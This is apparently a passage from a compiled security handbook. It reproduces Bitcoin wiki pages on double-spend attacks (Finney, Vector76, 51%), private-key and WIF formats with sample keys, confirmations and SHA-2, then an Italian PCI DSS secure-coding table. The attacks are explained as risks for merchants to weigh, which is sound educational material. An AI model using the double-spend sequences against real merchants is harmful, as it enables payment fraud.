Another attack the trader or merchant is exposed to when accepting payment on 0/unconfirmed. The Finney attack is a fraudulent double-spend that requires the participation of a miner once a block has been mined. The risk of a Finney attack cannot be eliminated regardless of the precautions taken by the merchant, but some miner hash power is required and a specific sequence of events must occur. Just like with the race attack, a trader or merchant should consider the cost / benefit when accepting payment on just one confirmation when there is no recourse against the attacker.

A Finney attack works as follows: Suppose the attacker is generating blocks occasionally. In each block he generates, he includes a transfer from address A to address B, both of which he controls. To cheat you, when he generates a block, he doesn't broadcast it. Instead, he opens your store web page and makes a payment to your address C with his address A. You may wait a few seconds for double-spends, not hear anything, and then transfer the goods. He broadcasts his block now, and his transaction will take precedence over yours.

VECTOR76 ATTACK

Also referred to as a one-confirmation attack, is a combination of the race attack and the Finney attack such that a transaction that even has one confirmation can still be reversed. The same protective action for the race attack (no incoming connections, explicit outgoing connection to a well-connected node) significantly reduces the risk of this occurring.

It is worth noting that a successful attack costs the attacker one block - they need to 'sacrifice' a block by not broadcasting it, and instead relaying it only to the attacked node.

See on BitcoinTalk or further example of an attack scenario.

ALTERNATIVE HISTORY ATTACK

This attack has a chance to work even if the merchant waits for some confirmations, but requires relatively high hashrate and risk of significant expense in wasted electricity to the attacking miner.

The attacker submits to the merchant/network a transaction which pays the merchant, while privately mining an alternative blockchain fork in which a fraudulent double-spending transaction is included instead. After waiting for n confirmations, the merchant sends the product. If the attacker happened to find more than n blocks at this point, he releases his fork and regains his coins; otherwise, he can try to continue extending his fork with the hope of being able to catch up with the network. If he never manages to do this then the attack fails, the attacker has wasted a significant amount of electricity and the payment to the merchant will go through.

The probability of success is a function of the attacker's hashrate (as a proportion of the total network hashrate) and the number of confirmations the merchant waits for. An online calculator can be found here

For example, if the attacker controls 10% of the network hashrate but the merchant waits for 6 confirmations, the success probability is on the order of 0.1%. Because of the opportunity cost of this attack, it is only game theory possible if the bitcoin amount traded is comparable to the block reward (but note that an attacking miner can attempt a brute force attack against several counterparties at once).

MAJORITY ATTACK

Also referred to as a 51% attack or >50% attack. If the attacker controls more than half of the network hashrate, the previously mentioned Alternative history attack has a probability of 100% to succeed. Since the attacker can generate blocks faster than the rest of the network, he can simply

persevere with his private fork until it becomes longer than the branch built by the honest network, from whatever disadvantage.

No amount of confirmations can prevent this attack; however, waiting for confirmations does increase the aggregate resource cost of performing the attack, which could potentially make it unprofitable or delay it long enough for the circumstances to change or slower-acting synchronization methods to kick in. Bitcoin's security model relies on no single coalition of miners controlling more than half the mining power. A miner with more than 50% hash power is incentived to reduce their mining power and reframe from attacking in order for their mining equipment and bitcoin income to retain its value.

SUCCESSFUL DOUBLE-SPENDS IN PRACTICE

- In November 2013 it was discovered that the GHash.io mining pool appeared to be engaging in repeated payment fraud against BetCoin Dice, a gambling site. Dice sites use one transaction per bet and don't wait for confirmations. GHash.io claimed they had investigated and found a rogue employee who had been doing the double spending, who was fired. However no evidence supporting this was provided and the incident left a permanent cloud hanging over the pool. Regardless, it didn't seem to hurt their market share much: most miners probably never heard about the incident at all.

CONSUMER PROTECTION

Although bitcoin's base layer blockchain transactions are irreversible, consumer protection can be implemented on a layer on top.

For example using an escrow agent is a powerful technique especially when combined with multisignature smart contracts. Also, bitcoin sites such as online casinos rely on their long-standing reputation and some regulated brokers and exchanges simply rely on the legal system.

See also: Myths#Bitcoin_has_no_built-in_chargeback_mechanism_and_this_is_bad

PRIVATE KEY

This page contains sample addresses and/or private keys. Do not send bitcoins to or import any sample keys; you will lose your money.

A private key in the context of Bitcoin is a secret number that allows bitcoins to be spent. Every Bitcoin wallet contains one or more private keys, which are saved in the wallet file. The private keys are mathematically related to all Bitcoin addresses generated for the wallet.

Because the private key is the "ticket" that allows someone to spend bitcoins, it is important that these are kept secure. Private keys can be kept on computer files, but in some cases are also short enough that they can be printed on paper.

Some wallets allow private keys to be imported without generating any transactions while other wallets or services require that the private key be swept. When a private key is swept, a transaction is broadcast that sends the balance controlled by the private key to a new address in the wallet. Just as with any other transaction, there is risk of swept transactions to be double spending.

In contrast, Bitcoind provides a facility to import a private key without creating a sweep transaction. This is considered very dangerous, and not intended to be used even by power users or experts except in very specific cases. Bitcoins can be easily stolen at any time, from a wallet which has imported an untrusted or otherwise insecure private key - this can include private keys generated offline and never seen by someone else.

AN EXAMPLE PRIVATE KEY

In Bitcoin, a private key is a 256-bit number, which can be represented one of several ways. Here is a private key in hexadecimal - 256 bits in hexadecimal is 32 bytes, or 64 characters in the range 0-9 or A-F.

```
E9873D79C6D87DC0FB6A5778633389_SAMPLE_PRIVATE_KEY_DO_NOT_IMPORT_F44532
13303DA61F20BD67FC233AA33262
```

RANGE OF VALID ECDSA PRIVATE KEYS

Nearly every 256-bit number is a valid ECDSA private key. Specifically, any 256-bit number from 0x1 to 0xFFFF FFFF FFFF FFFF FFFF FFFF FFFE BAAE DCE6 AF48 A03B BFD2 5E8C D036 4140 is a valid private key.

The range of valid private keys is governed by the secp256k1 ECDSA standard used by Bitcoin.

HIERARCHICAL DETERMINISTIC (HD) WALLET KEYS

Wallet software may use a BIP 32 seed to generate many private keys and corresponding public keys from a single secret value. This is called a hierarchical deterministic wallet, or HD wallet for short. The seed value, or master extended key, consists of a 256-bit private key and a 256-bit chain code, for 512 bits in total. The seed value should not be confused with the private keys used directly to sign Bitcoin transactions.

Users are strongly advised to use HD wallets, for safety reasons: An HD wallet only needs to be backed up once typically using a seed phrase; thereafter in the future, that single backup can always deterministically regenerate the same private keys. Therefore, it can safely recover all addresses, and all funds sent to those addresses. Non-HD wallets generate a new randomly selected private key for each new address; therefore, if the wallet file is lost or damaged, the user will irretrievably lose all funds received to addresses generated after the most recent backup.

BASE58 WALLET IMPORT FORMAT

Main article: Wallet import format

When importing or sweeping ECDSA private keys, a shorter format known as wallet import format is often used, which offers a few advantages. The wallet import format is shorter, and includes built-in error checking codes so that typos can be automatically detected and/or corrected (which is impossible in hex format) and type bits indicating how it is intended to be used. Wallet import format is the most common way to represent private keys in Bitcoin. For private keys associated with uncompressed public keys, they are 51 characters and always start with the number 5 on mainnet (9 on testnet). Private keys associated with compressed public keys are 52 characters and start with a capital L or K on mainnet (c on testnet). This is the same private key in (mainnet) wallet import format:

```
5Kb8kLf9zgWQnogidDA76Mz_SAMPLE_PRIVATE_KEY_DO_NOT_IMPORT_PL6TsZZY36hWX
MssSzNydYXYB9KF
```

When a WIF private key is imported, it always corresponds to exactly one Bitcoin address. Any utility which performs the conversion can display the matching Bitcoin address. The mathematical conversion is somewhat complex and best left to a computer, but it's notable that the WIF guarantees it will always correspond to the same address no matter which program is used to convert it.

The Bitcoin address implemented using the sample above is:

```
1CC3X2gu58d6wXUW_SAMPLE_ADDRESS_DO_NOT_SEND_MffpuzN9JAfTUWu4Kj
```

MINI PRIVATE KEY FORMAT

Main article: Mini private key format

Some applications use the mini private key format. Not every private key or Bitcoin address has a corresponding mini private key - they have to be generated a certain way in order to ensure a mini private key exists for an address. The mini private key is used for applications where space is critical, such as in QR codes and in physical bitcoins. The above example has a mini key, which is:

```
SzavMBLoXU6_SAMPLE_PRIVATE_KEY_DO_NOT_IMPORT_kDrqtUVmffv
```

Summary

ANY BITCOINS SENT TO THE ADDRESS

```
1CC3X2gu58d6wXUW_SAMPLE_ADDRESS_DO_NOT_SEND_MffpuzN9JAfTUWu4Kj
```

can be spent by anybody who knows the private key implementing it in any of the three formats, regardless of when the bitcoins were sent, unless the wallet receiving them has since made use of the coins generated. The private key is only needed to spend the bitcoins, not necessarily to see the value of them.

If a private key controlling unspent bitcoins is compromised or stolen, the value can only be protected if it is immediately spent to a different output which is secure. Because bitcoins can only be spent once, when they are spent using a private key, the private key becomes worthless. It is often possible, but inadvisable and insecure, to use the address implemented by the private key again, in which case the same private key would be reused.

WALLET IMPORT FORMAT

This page contains sample addresses and/or private keys. Do not send bitcoins to or import any sample keys; you will lose your money.

Wallet Import Format (WIF, also known as Wallet Export Format) is a way of encoding a private ECDSA key so as to make it easier to copy.

A testing suite is available for encoding and decoding of WIF at: http://gobittest.appspot.com/PrivateKey

PRIVATE KEY TO WIF

1. Take a private key
   - `0C28FCA386C7A227600B2FE50B7CAE11EC86D3BF1FBE471BE89827E19D72AA1D`
2. Add a 0x80 byte in front of it for mainnet addresses or 0xef for testnet addresses. Also add a 0x01 byte at the end if the private key will correspond to a compressed public key
   - `800C28FCA386C7A227600B2FE50B7CAE11EC86D3BF1FBE471BE89827E19D72AA1D`
3. Perform SHA-256 hash on the extended key
   - `8147786C4D15106333BF278D71DADAF1079EF2D2440A4DDE37D747DED5403592`
4. Perform SHA-256 hash on result of SHA-256 hash
   - `507A5B8DFED0FC6FE8801743720CEDEC06AA5C6FCA72B07C49964492FB98A714`
5. Take the first 4 bytes of the second SHA-256 hash, this is the checksum
   - `507A5B8D`
6. Add the 4 checksum bytes from point 5 at the end of the extended key from point 2
   - `800C28FCA386C7A227600B2FE50B7CAE11EC86D3BF1FBE471BE89827E19D72AA1D507A5B8D`
7. Convert the result from a byte string into a base58 string using Base58Check encoding. This is the Wallet Import Format
   - `5HueCGU8rMjxEXxiPuD5BDku4MkFqeZyd4dZ1jvhTVqvbTLvyTJ`

WIF TO PRIVATE KEY

1. Take a Wallet Import Format string
   - `5HueCGU8rMjxEXxiPuD5BDku4MkFqeZyd4dZ1jvhTVqvbTLvyTJ`
2. Convert it to a byte string using Base58Check encoding
   - `800C28FCA386C7A227600B2FE50B7CAE11EC86D3BF1FBE471BE89827E19D72AA1D507A5B8D`
3. Drop the last 4 checksum bytes from the byte string
   - `800C28FCA386C7A227600B2FE50B7CAE11EC86D3BF1FBE471BE89827E19D72AA1D`
4. Drop the first byte (it should be 0x80). If the private key corresponded to a compressed public key, also drop the last byte (it should be 0x01). If it corresponded to a compressed public key, the WIF string will have started with K or L instead of 5 (or c instead of 9 on testnet). This is the private key.
   - `0C28FCA386C7A227600B2FE50B7CAE11EC86D3BF1FBE471BE89827E19D72AA1D`

WIF CHECKSUM CHECKING

1. Take the Wallet Import Format string
   - `5HueCGU8rMjxEXxiPuD5BDku4MkFqeZyd4dZ1jvhTVqvbTLvyTJ`
2. Convert it to a byte string using Base58Check encoding

   - `800C28FCA386C7A227600B2FE50B7CAE11EC86D3BF1FBE471BE89827E19D72AA1D507A5B8D`
3. Drop the last 4 checksum bytes from the byte string
   - `800C28FCA386C7A227600B2FE50B7CAE11EC86D3BF1FBE471BE89827E19D72AA1D`
4. Perform SHA-256 hash on the shortened string
   - `8147786C4D15106333BF278D71DADAF1079EF2D2440A4DDE37D747DED5403592`
5. Perform SHA-256 hash on result of SHA-256 hash
   - `507A5B8DFED0FC6FE8801743720CEDEC06AA5C6FCA72B07C49964492FB98A714`
6. Take the first 4 bytes of the second SHA-256 hash, this is the checksum
   - `507A5B8D`
7. Make sure it is the same, as the last 4 bytes from point 2
   - `507A5B8D`
8. If they are, and the byte string from point 2 starts with 0x80 (0xef for testnet addresses), then there is no error.

CONFIRMATION

After a transaction is broadcast to the Bitcoin network, it may be included in a block that is published to the network. When that happens, it is said that the transaction has been mined at a depth of 1 block. With each subsequent block that is found, the number of blocks deep is increased by one. To be secure against double spending, a transaction should not be considered as confirmed until it is a certain number of blocks deep.

NUMBER OF CONFIRMATIONS

The classic bitcoin client will show a transaction as "n/unconfirmed" until the transaction is 6 blocks deep. Merchants and exchanges who accept bitcoins as payment can and should set their own threshold as to how many blocks are required until funds are considered confirmed. When potential loss due to double spending as nominal, as with very inexpensive or non-fungible items, people may choose not to wait for a transaction to be confirmed, and complete the exchange as soon as it is seen on the network. Most exchanges and other merchants who bear the risk from double spending require 6 or more blocks.

There is nothing special about the default, often-cited figure of 6 blocks. It was chosen based on the assumption that an attacker is unlikely to amass more than 10% of the hashrate, and that a negligible risk of less than 0.1% is acceptable. Both these figures are arbitrary, however; 6 blocks are overkill for casual attackers, and at the same time powerless against more dedicated attackers with much more than 10% hashrate.

Freshly-mined coins cannot be spent for 100 blocks. It is advisable to wait some additional time for a better chance that the transaction will be propagated by all nodes. Some older bitcoin clients won't show generated coins as confirmed until they are 120 blocks deep.

HOW MANY CONFIRMATIONS IS ENOUGH

Transactions with 0/unconfirmed can be reversed with not too much cost via Finney attack and race attack, but in some cases may still be acceptable especially for low-value goods and services, or ones which can be clawed back.

For transactions with confirmations, the website (https://people.xiph.org/~greg/attack_success.html) can be used to calculate the probability of a successful doublespend given a hashrate proportion and number of confirmations. Note that in the reality of bitcoin mining today, more than 6 confirmations are required. (60 confirmations to have <1% odds of succeeding against an entity with 40% hash power). See Section 11 of the (https://bitcoin.org/bitcoin.pdf bitcoin whitepaper) for the AttackerSuccessProbability formula.


Some mining enterprises may hide their hash power across several mining pools. Also mining ASICs can be temporarily overclocked to increase their hash power. This is less power-efficient but could be used for a brief burst of hashrate. For maximum safety, it is recommended that for the irreversible sale of items with value comparable to the block reward, a large number of confirmations (144 blocks = 1 day) is required before completing the exchange.

See also: Irreversible Transactions


CONFIRMATION TIMES

Each additional confirmation is a new block being found and added to the end of the blockchain.

Miners create blocks by solving the proof of work for their proposed block. The block interval has an average of 10 minutes but not every block interval is exactly 10 minutes. It follows a statistical process known as a poisson process, where random events happen with the same probability in each time interval. Another way of expressing this is that the mining process has no memory, at every second a block has the same chance of being found. Poisson processes are well understood but can be unintuitive.



There are lots of block intervals with a time less than 10 minutes but then a few block intervals much longer which bump up the average to 10 minutes. So, the bitcoin network can get unlucky and a block won't be found for a whole hour.



In a 10 minute interval, the probability of a block being found is about 63% (or 1 - e^(-1)). So approximately two-thirds of the time a block will be found in 10 minutes or less. In 30 minutes a block has a 95% chance of being found, which rises to 99.7% if the time interval is 60 minutes.

SHA-2

SHA-2 (Secure Hash Algorithm 2) is a set of cryptographic hash functions designed by the United States National Security Agency (NSA). They are built using the Merkle–Damgård structure, from a one-way compression function itself built using the Davies–Meyer structure from a (classified) specialized block cipher.

Cryptographic hash functions are mathematical operations run on digital data; by comparing the computed "hash" (the output from execution of the algorithm) to a known and expected hash value, a person can determine the data's integrity. For example, computing the hash of a downloaded file and comparing the result to a previously published hash result can show whether the download has been modified or tampered with. A key aspect of cryptographic hash functions is their collision resistance: nobody should be able to find two different input values that result in the same hash output.

SHA-2 includes significant changes from its predecessor, SHA-1. The SHA-2 family consists of six hash functions with digests (hash values) that are 224, 256, 384 or 512 bits: SHA-224, SHA-256, SHA-384, SHA-512, SHA-512/224, SHA-512/256.

SHA-256 and SHA-512 are novel hash functions computed with 32-bit and 64-bit words, respectively. They use different shift amounts and additive constants, but their structures are otherwise virtually identical, differing only in the number of rounds. SHA-224 and SHA-384 are simply truncated versions of SHA-256 and SHA-512 respectively, computed with different initial values. SHA-512/224 and SHA-512/256 are also truncated versions of SHA-512, but the initial values are generated using the method described in Federal Information Processing Standards (FIPS) PUB 180-4. SHA-2 was published in 2001 by the National Institute of Standards and Technology (NIST) a U.S. federal standard (FIPS). The SHA-2 family of algorithms are patented in US patent 6829355. The United States has released the patent under a royalty-free license.

Currently, the best public attacks break preimage resistance for 52 out of 64 rounds of SHA-256 or 57 out of 80 rounds of SHA-512, and collision resistance for 46 out of 64 rounds of SHA-256.

SHA-256 and SHA-512, and, to a lesser degree, SHA-224 and SHA-384 are prone to length extension attacks, rendering it insecure for some applications. It is thus generally recommended to switch to SHA-3 for 512-bit hashes and to use SHA-512/224 and SHA-512/256 instead of SHA-224 and SHA-256. This also happens to be faster than SHA-224 and SHA-256 on x86-64 processor architecture, since SHA-512 works on 64-bit instead of 32-bit words.

HASH STANDARD

With the publication of FIPS PUB 180-2, NIST added three additional hash functions in the SHA family. The algorithms are collectively known as SHA-2, named after their digest lengths (in bits): SHA-256, SHA-384, and SHA-512.

The algorithms were first published in 2001 in the draft FIPS PUB 180-2, at which time public review and comments were accepted. In August 2002, FIPS PUB 180-2 became the new Secure Hash Standard, replacing FIPS PUB 180-1, which was released in April 1995. The updated standard included the original SHA-1 algorithm, with updated technical notation consistent with that describing the inner workings of the SHA-2 family.

Per maggiori dettagli consultare il sito: https://en.wikipedia.org/wiki/SHA-2

SEZ. 5 – CONTROLLI DEI RISCHI – STANDARD INTERNAZIONALI E TECNICHE A CONFRONTO

1. PCI DSS [FONTE 27]

Scopo di questo capitolo è fornire solo una traccia sullo standard del PCI Security Standards Council. Per ulteriori approfondimenti, consultare il sito: www.pcisecuritystandards.org.

PCI DSS Requirements	Application Security: What to Look Out For
6.1: Establish a process to identify security vulnerabilities, using reputable outside sources for security vulnerability information, and assign a risk ranking (for example, as "high", "medium", "low") to newly discovered security vulnerabilities.	La guida per questa sottosezione sottolinea la necessità di un processo che "monitori attivamente le fonti del settore per le informazioni sulla vulnerabilità". Ma che dire del rischio classifica il tuo codice - codice che è influenzato da queste nuove vulnerabilità, così come nello sfortunato evento che, come fornitore, hai rilasciato la vulnerabilità? Il nostro suggerimento: invece di classificare il tuo codice di rischio solo in base alla gravità della vulnerabilità, calcola il rischio includendo anche la prevalenza della vulnerabilità nel codice. Perché? Se la vulnerabilità ha, ad esempio, una gravità medio-bassa ma appare numerose volte nel codice, aumenta la superficie di attacco attraverso lo sfruttamento di questa particolare vulnerabilità.
6.2: Ensure that all system components and software are protected from known vulnerabilities by installing applicable vendor–supplied security patches. Install critical security patches within one month of release.	Il tuo sviluppo potrebbe essere basato su codice di terze parti, sia attraverso un'API che con un framework Java. Durante la revisione del codice dipendente da terze parti, prestare particolare attenzione al fatto che si stanno utilizzando quei componenti che sono aggiornati con le ultime correzioni di sicurezza. Cosa succede se la recensione rivela che non si stanno utilizzando numerose patch? In questo caso, seguire le linee guida PCI DSS: utilizzare un approccio basato sul rischio per dare la priorità agli aggiornamenti.
6.3: Develop internal and external software applications (including web–based administrative access to applications) securely as follows: ➢ *In accordance with PCI DSS (for example, secure authentication and logging)* ➢ *Based on industry standards and/or best practices.* ➢ *Incorporating information security throughout the software development lifecycle.*	Whether you are following a traditional Software Development Lifecycle (SDLC) process such as the waterfall model or modern environments such as Agile, there are different industry standards and/ or best practices to incorporate security within your SDLC program. Rather than running application security processes as a separate path to development, implementing the security process within the SDLC makes the analysis simpler, more effective and easier to address when the need appears. Indipendentemente dal fatto che si stia seguendo un processo SDLC (Software Development Lifecycle) tradizionale come il modello a cascata, esistono diversi standard di settore e / o best practice per incorporare la sicurezza all'interno del processo. Piuttosto che eseguire i processi di sicurezza delle applicazioni come un percorso separato per lo sviluppo, l'implementazione del processo di sicurezza all'interno di SDLC rende l'analisi più semplice, più efficace e più facile da indirizzare quando viene visualizzata la necessità.
6.3.1: Remove development, test and/ or custom application accounts, user IDs, and passwords before applications become active or are released to customers.	Esegui continuamente test specifici sul tuo codice sorgente, personalizzato per il tuo ambiente, per verificare l'esistenza di account, ID utente e password personalizzati. In particolare, essere più vigili durante le fasi finali dello sviluppo del prodotto per la comparsa di questi dati. Prima della distribuzione, eseguire la scansione dell'applicazione per verificare che tutti gli account delle applicazioni personalizzate, gli ID utente e le password non siano codificati.
6.3.2: Review custom code prior to release to production or customers in order to identify any potential coding vulnerability (using either manual or automated processes) to include the following: ➢ *Code changes are reviewed by individuals other than the originating code author, and by individuals knowledgeable about code–review techniques and secure coding practices.*	➢ Examine written software–development procedures and interview responsible personnel to verify that all custom application code changes must be reviewed (using either manual or automated processes) as follows: ✓ Code changes are reviewed by individuals other than the originating code author, and by individuals who are knowledgeable in code–review techniques and secure coding practices. ✓ Code reviews ensure code is developed according to secure coding guidelines (see PCI DSS Requirement 6.5). ✓ Appropriate corrections are implemented prior to release. ✓ Code review results are reviewed and approved by management prior to release. Sono classificate due vulnerabilità durante la codifica:

PCI DSS Requirements	Application Security: What to Look Out For
➢ *Code reviews ensure code is developed according to secure coding guidelines.* ➢ *Appropriate corrections are implemented prior to release.* ➢ *Code–review results are reviewed and approved by management prior to release.*	➢ vulnerabilità tecniche; ➢ vulnerabilità della logica aziendale. Le vulnerabilità della logica sono funzionalità del codice che un utente malintenzionato abusa per far funzionare il sistema in modo non intenzionale. Ad esempio, una vulnerabilità in un sistema di vendita al dettaglio può consentire a un utente malintenzionato di immettere un valore negativo come prezzo di acquisto al fine di ricevere fondi dal sistema. PCI DSS enfatizza principalmente le vulnerabilità tecniche e le espande ulteriormente nel requisito 6.5. Questo non vuol dire che le vulnerabilità della logica possano essere ignorate, al contrario, poiché non seguono l'approccio della lista di controllo, è necessario prestare particolare attenzione alla loro ricerca. Per evitare BLA, è necessario effettuare test personalizzati per il codice. Tornando all'esempio di input negativo, questo significa che la funzione specifica non riceve un valore negativo. PCI DSS fornisce inoltre procedure di test da seguire per questo requisito. Anche se non è nostra intenzione duplicare lo standard, riteniamo che sia abbastanza importante reiterare le procedure di test PCI DSS per questo requisito: ➢ esaminare le procedure di sviluppo del software scritte e intervistare il personale responsabile per verificare che tutte le modifiche al codice delle applicazioni personalizzate siano riviste (utilizzando processi manuali o automatizzati) come segue: ✓ le modifiche al codice sono esaminate da persone diverse dall'autore dell'origine e da persone che sono a conoscenza di tecniche di revisione del codice e pratiche di codifica sicure. ✓ le revisioni del codice garantiscono che il codice sia sviluppato secondo le linee guida di codifica sicure (vedere Requisito 6.5 DSS PCI). ✓ le correzioni appropriate sono implementate prima del rilascio. ✓ i risultati della revisione del codice sono esaminati e approvati dalla direzione prima del rilascio.
6.4: Follow change control processes and procedures for all changes to system components. The processes must include the following:	In general, this requirement states that each change needs to be tracked – whether infrastructure or code modification. Security should become an integral part of the change control process so that every time a system component changes, security tests are performed. In generale, questo requisito stabilisce che ogni cambiamento deve essere monitorato anche se si tratta di un'infrastruttura o di una modifica del codice. La sicurezza dovrebbe diventare parte integrante del processo di controllo delle modifiche in modo che ogni volta che un componente del sistema cambia, sono eseguiti test di sicurezza.
6.4.1: Separate development/ test environments from production environments, and enforce the separation with access controls.	Non è sufficiente separare gli ambienti di sviluppo e di produzione. Devono essere eseguiti test di sicurezza separati per ciascuno di questi ambienti.
6.4.3: Production data (live PANs) are not used for testing or development	Questo requisito può essere implementato mediante la scansione del codice di test o di sviluppo per l'esistenza di PAN.
6.4.4: Removal of test data and accounts before production systems become active	Raggiungere questo requisito mediante la scansione del codice di produzione per i dati di test e gli account prima della distribuzione.
6.4.5: Change control procedures for the implementation of security patches and software modifications must include the following:	Sebbene le pratiche descritte di seguito non parlino del monitoraggio dello stato di avanzamento dello sviluppo delle applicazioni nel tempo, ci sono molti vantaggi nel farlo verificando la sicurezza e la conformità del prodotto e la consapevolezza della sicurezza degli sviluppatori. Basta tenere traccia dei risultati precedenti e confrontarli con quelli nuovi.
6.4.5.1: Documentation of impact.	Rendere leggibile la documentazione producendola sotto forma di dashboard o grafici per il team di sicurezza o per i team leader e con dettagli più particolareggiati per aiutare lo sviluppatore a individuare l'impatto della vulnerabilità.
6.4.5.2: Documented change approval by authorized parties.	La documentazione non dovrebbe essere esaminata solo dallo sviluppatore. Dovrebbe anche essere esaminata dal team per la sicurezza delle informazioni e dai leader dello sviluppo. La revisione di questi risultati insieme può portare a migliorare la sicurezza riconoscendo quei punti che sono difetti di codice problematici o ripetitivi.

PCI DSS Requirements	Application Security: What to Look Out For
6.4.5.3: Functionality testing to verify that the change does not adversely impact the security of the system.	In generale, le migliori pratiche di codifica: verificare che ciò che è stato aggiunto non solo non interrompa la funzionalità ma funzioni come previsto. Lo stesso vale per la sicurezza: garantire che qualsiasi modifica del codice non introduca nuove vulnerabilità, influenzi negativamente la sicurezza o interrompa la conformità PCI.
6.4.5.4: Back–out procedures.	Non buttare via ancora il tuo vecchio codice. È necessario disporre di una procedura per ripristinare la versione precedente quando necessario.
6.5: Address common coding vulnerabilities in software – development processes as follows: ➢ *Train developers in secure coding techniques, including how to avoid common coding vulnerabilities, and understanding how sensitive data is handled in memory.* ➢ *Develop applications based on secure coding guidelines.*	Questa sezione espone particolari vulnerabilità per addestrare gli sviluppatori e provarli durante lo sviluppo del codice. Come specificato, la formazione viene svolta al meglio aiutando gli sviluppatori a capire come siano gestiti i dati sensibili in memoria. In effetti, abbiamo scoperto che non è sufficiente mostrare come viene sfruttata un'applicazione. Piuttosto, presentando il flusso del codice in modo visivo aiuta lo sviluppatore a diventare più attento alla sicurezza. Per ogni vulnerabilità di seguito dimostriamo il suo rischio attraverso il suo impatto. È essenziale riconoscere che esistono vulnerabilità all'interno dei flussi di codice in base al codice personalizzato. Queste vulnerabilità "personalizzate" possono anche essere prevenute attraverso un programma SDLC sicuro.
6.5.1: Injection flaws, particularly SQL Injection. Also consider OS Command Injection, LDAP and XPath Injection flaws as well as other injection flaws	L'impatto? Consente l'esecuzione di codice non sicuro sul sistema di back-end. Ciò può comportare il furto di dati, la manipolazione, la corruzione o l'hosting di malware.
6.5.2: Buffer overflows	L'impatto? Consente l'esecuzione di codice non sicuro sul sistema di back-end. Ciò può comportare il furto di dati, la manipolazione, la corruzione o l'hosting di malware.
6.5.3: Insecure cryptographic storage	L'impatto? Consente ad un malintenzionato di decifrare i dati crittografati.
6.5.4: Insecure communications	L'impatto? Consente ad un malintenzionato di intercettare e ascoltare le comunicazioni.
6.5.5: Improper error handling	L'impatto? Perdita di informazioni tramite messaggi di errore.
6.5.6: All "high risk" vulnerabilities identified in the vulnerability identification process (as defined in PCI DSS Requirement 6.1).	L'impatto? L'attaccante può facilmente penetrare il sistema per comportamenti distruttivi. Per ricordare, abbiamo raccomandato una classificazione del rischio calcolata in base alla gravità e alla prevalenza della vulnerabilità nel codice. Non rilasciare il codice in produzione se esistono classifiche "alte".
6.5.7: Cross–Site Scripting (XSS)	L'impatto? Consente l'esecuzione di uno script sul client per evitare i controlli di accesso.
6.5.8: Improper access control (such as insecure direct object references, failure to restrict URL access, directory traversal, and failure to restrict user access to functions)	L'impatto? Consente la scansione delle pagine Web, il caricamento di un file potenzialmente dannoso sul server e l'accesso ai dati riservati.
6.5.9: Cross–site request forgery (CSRF)	L'impatto? Consente al malintenzionato di eseguire una transazione a livello di applicazione per conto della vittima.
6.5.10: Broken authentication and session management	L'impatto? Consente all'aggressore di eseguire attività per conto di un utente legittimo.
6.6: For public–facing web applications, address new threats and vulnerabilities on an ongoing basis and ensure these applications are protected against known attacks by either of the following methods: ➢ *Reviewing public–facing web applications via manual or automated application vulnerability security assessment tools or methods, at least annually and after any changes*	In generale, una soluzione tecnica basata sul web, che rileva e previene gli attacchi, riduce solo il rischio di un attacco fino a quando il codice non viene corretto. Una revisione del codice, d'altra parte, risolve effettivamente il problema. Idealmente, si dovrebbe eseguire entrambe le cose: rivedere il codice della applicazione Web e utilizzare una soluzione tecnica di rilevamento e prevenzione (come un RASP). Se si riscontrano problemi nel conformarsi a entrambi, considerare i vantaggi e gli svantaggi di ciascuno e il modo in cui ciascuna soluzione è applicabile al proprio ambiente. In una revisione manuale del codice, in genere l'auditor esamina il codice per assicurarsi che si regga su un determinato livello di sicurezza. La maggior parte delle aziende, tuttavia, trova la revisione automatica del codice attraverso la scansione di un processo molto più rapido, più efficace

PCI DSS Requirements	Application Security: What to Look Out For
➢ *Installing an automated technical solution that detects and prevents web–based attacks (for example, a web–application firewall) in front of public–facing web applications, to continually check all traffic.*	e più conveniente, che fornisce anche una maggiore copertura. Qualunque sia il metodo scelto, assicurati che la revisione del codice sia parte integrante del SDLC sicuro e si integri nel processo di sviluppo per fornire soluzioni rapide.

2. PCI DSS – QUESTIONARIO DI AUTOVALUTAZIONE

2.1. AUTOVALUTAZIONE: COME TUTTO SI MISURA

Il PCI DSS e i documenti di supporto rappresentano un insieme comune di strumenti del settore per garantire la gestione sicura dei dati dei titolari di carta. Lo standard stesso fornisce una struttura utilizzabile per lo sviluppo di un solido processo di sicurezza che include la prevenzione, la rilevazione e la reazione agli incidenti di sicurezza.

Questi e altri documenti correlati sono disponibili su www.pcisecuritystandards.org.

SUGGERIMENTI GENERALI E STRATEGIE PER LA CONFORMITÀ PCI DSS

Di seguito sono riportati alcuni suggerimenti e strategie generali per iniziare gli sforzi di conformità PCI DSS.

Questi suggerimenti possono aiutare a eliminare la memorizzazione dei dati dei titolari di carta che non sono necessari, isolare i dati necessari in aree centralizzate definite e controllate e possono consentire di limitare l'ambito dello sforzo di convalida della conformità PCI DSS. Ad esempio, eliminando i dati dei titolari di carta di cui non hai bisogno e/o isolando i dati necessari per le aree definite e controllate, puoi rimuovere sistemi e reti che non memorizzano, elaborano o trasmettono i dati dei titolari di carta e che non t connettersi a sistemi che fanno dall'ambito dell'autovalutazione.

